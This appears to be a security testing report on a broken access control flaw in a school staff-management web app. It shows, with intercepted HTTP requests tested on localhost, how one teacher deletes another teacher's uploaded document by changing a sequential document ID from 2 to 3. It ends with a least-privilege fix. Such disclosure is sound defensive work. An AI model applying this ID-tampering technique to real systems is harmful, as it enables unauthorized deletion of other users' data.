
Broken Access Control (BAC) – Delete Anyone's Uploaded Document

Observation:

It was observed that every document uploaded by anyone has a unique however easily identifiable sequential identifier. In this case the First teacher has uploaded document id of "2" and second teacher has document id of "3". Exploiting the broken access control vulnerability first teacher is able to delete the second teachers document without their consent.

Steps To Replicate:

Step 1: Login inside 1st **Teacher** account and it can be observed that the document id of the uploaded document is **"2"** as shown below.




127.0.0.1/view-staff/2

Document Title	Action
<i>italics</i>	DOWNLOAD · Delete Document

Staff Name: Tech 1
Role: Teacher
Designation
Department
EPF NO
Basic Salary
Contract Type
Date of Joining: 14th Jan, 2025

127.0.0.1/delete-staff-document-view/2

Step 2: Login inside the 2nd **Teacher** account and it can be observed that the document id of the uploaded document is **"3".**




http://127.0.0.1/view-staff/3


Document Title	Action
File to be deleted	DOWNLOAD

Staff Name: Tech2
Role: Teacher
Designation
Department
EPF NO
Basic Salary
Contract Type
Date of Joining: 18th Jan, 2025

127.0.0.1/delete-staff-document-view/3

Step 3: Click on delete icon in the 1^{st} **Teachers** dashboard and intercept the request.






```
Time             Type   Direction   Method   URL
18:25:13 2 Feb... HTTP  → Request   GET      http://127.0.0.1/delete-staff-document-view/2
```

```
GET /delete-staff-document-view/2 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-CSRF-TOKEN: wnlt20j4dTVZ0655luQHXlie7xKwwQwrW8LicLMs
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1/view-staff/2
Cookie: XSRF-TOKEN=
eyJpdiI6InMyd0ZDcnV5ZklrWjJOSEdYa3VmVEE9PSIsInZhbHVlIjoicloyaFJRMTNQN2NwQm9CdlpjRGNuRWhSY1BXWFUrTHozVndNdlVkcDN3SlhjVlowSDlOQ0gw0XlObW04VTIyU3V4SEpicnc4UmViMnVVVmJo
RG4vNlFzNDRBeDJpbjdCaDA2WTMxamh0RE5WdGxMSWlLemZldFg0dkJpQW5ZNzYiLCJtYWMiOiJkZGFmMWQxYjIw0DU1YjJmMDBlYWE1MjE1MDgyNThm0TVkNmNjZDA1ZGE3ZTFlYWRj0DFiN2MxMDll0DQ1MmRlIiwi
dGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6ImZ4eVJ2YjA3UnBPcVhnK2R1ZVVPYnc9PSIsInZhbHVlIjoiRE82VTFPaTdBY014K0c4N251WTMraU560ElWRll0bzN3aGJHeGZFVjRqeEo0Y2sydHY2T1FwbVZiRjFuMzhlUlhGUGFTVXpwcUMyb3dxQmVo
RUlmQWlpc3NrcFhkQU44MHVQNHFRbTJuUEhXWHF5YjU5cnZUZitNYUhUNlolYWQiLCJtYWMiOiJmNjQx0DI2MzE3N2E3YmRhZmMy0Dg20TVjYWRiZDY00DkxM2E4NzMzYTUyN2I30GUyNWQxZDcyZDY20GVlMjcyIiwi
dGFnIjoiIn0%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

```

Step 4: Change the document id from **"2"** to **"3"** as shown below.




```
Time             Type   Direction   Method   URL
18:25:13 2 Feb... HTTP  → Request   GET      http://127.0.0.1/delete-staff-document-view/2
```

```
GET /delete-staff-document-view/3 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-CSRF-TOKEN: wnlt20j4dTVZ0655luQHXlie7xKwwQwrW8LicLMs
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://127.0.0.1/view-staff/2
Cookie: XSRF-TOKEN=
eyJpdiI6InMyd0ZDcnV5ZklrWjJOSEdYa3VmVEE9PSIsInZhbHVlIjoicloyaFJRMTNQN2NwQm9CdlpjRGNuRWhSY1BXWFUrTHozVndNdlVkcDN3SlhjVlowSDlOQ0gw0XlObW04VTIyU3V4SEpicnc4UmViMnVVVmJo
RG4vNlFzNDRBeDJpbjdCaDA2WTMxamh0RE5WdGxMSWlLemZldFg0dkJpQW5ZNzYiLCJtYWMiOiJkZGFmMWQxYjIw0DU1YjJmMDBlYWE1MjE1MDgyNThm0TVkNmNjZDA1ZGE3ZTFlYWRj0DFiN2MxMDll0DQ1MmRlIiwi
dGFnIjoiIn0%3D; infix_edu_session=
eyJpdiI6ImZ4eVJ2YjA3UnBPcVhnK2R1ZVVPYnc9PSIsInZhbHVlIjoiRE82VTFPaTdBY014K0c4N251WTMraU560ElWRll0bzN3aGJHeGZFVjRqeEo0Y2sydHY2T1FwbVZiRjFuMzhlUlhGUGFTVXpwcUMyb3dxQmVo
RUlmQWlpc3NrcFhkQU44MHVQNHFRbTJuUEhXWHF5YjU5cnZUZitNYUhUNlolYWQiLCJtYWMiOiJmNjQx0DI2MzE3N2E3YmRhZmMy0Dg20TVjYWRiZDY00DkxM2E4NzMzYTUyN2I30GUyNWQxZDcyZDY20GVlMjcyIiwi
dGFnIjoiIn0%3D
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

```

Step 5: Confirm the deletion and refresh the **2nd Teachers** dashboard.




127.0.0.1/view-staff/2

Human Resource

Staff Details

Delete Document

Are you sure to delete this item?



127.0.0.1/view-staff/2


Human Resource

Staff Details

Success
Operation successful

DOCUMENT TITLE	ACTION
<i>italics</i>	DOWNLOAD

Staff Name	Tech 1
Role	Teacher
Designation	
Department	
EPF NO	
Basic Salary	



http://127.0.0.1/view-staff/3


Human Resource

Staff Details

DOCUMENT TITLE	ACTION
File to be deleted	DOWNLOAD

Staff Name	Tech2
Role	Teacher

Step 6: It can be observed the document of **2nd Teacher** is deleted indicating **1st Teacher** was able to delete the **2nd Teacher's** document without their consent.



Staff Name: Tech2

Role: Teacher

DOCUMENT TITLE	ACTION

Recommendation:

Users should only have the minimal level of access necessary to perform their tasks. This principle limits the potential damage that can occur from unauthorized access. Organizations should create detailed access control policies that clearly define roles and permissions. These policies should be documented and regularly reviewed.